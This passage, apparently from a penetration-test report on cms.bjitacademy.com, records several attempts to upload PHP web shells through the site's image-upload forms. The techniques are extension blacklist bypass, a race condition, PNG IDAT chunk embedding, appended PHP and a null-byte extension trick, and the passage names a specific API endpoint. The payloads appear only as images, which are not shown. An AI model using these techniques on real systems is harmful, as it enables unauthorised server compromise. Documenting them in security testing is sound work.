
5. Tried to upload Web shell upload via extension blacklist bypass in cms.bjitacademy.com

First I go to cms.bjitacademy.com/login→login with super admin credential→go to add news→upload news images→capture the request send to repeater→ tried Web shell upload via race condition




I used turbo intruder here






from that error I get a js file path : **/static/js/main.cea545f6.js**




From Admin

6. tried Web shell upload via PNG IDAT Chunk

Go to cms.bjitacademy.com/login→login with super admin credential→go to edit Testimonial→upload image→capture the request send to repeater→ tried Web shell upload via PNG IDAT Chunk




now replace the image with a chunk of php code which is act as a png image.





From Content Manager:

7. **Tried Injecting php code after the image file in the SEO page/all-page/news-page of cms.bjitacademy.com**

   First I go to cms.bjitacademy.com/login→login with content manager credential→go to All Seo page→edit News page→capture the request send to repeater→ tried injecting php code upload after the image file








From SEO-Manager:

8. **Tried to upload php code after the image file.**

First I go to cms.bjitacademy.com/login→login with seo-manager credential→go to /backend/cross-platform-page→ upload image→capture the request send to repeater


then I tried to upload php code after the image file.




Here php code can’t injected because it blocks other file extensions except jpeg,png,jpg.


9. **Tried to upload php code inside an image code with manipulating the extension of image by using null byte.**

First login with super admin credential → go to home add client → add a client and capture it to the repeater




Here the API of the request: **POST /academysite/api/public/api/v1/client/store-client**

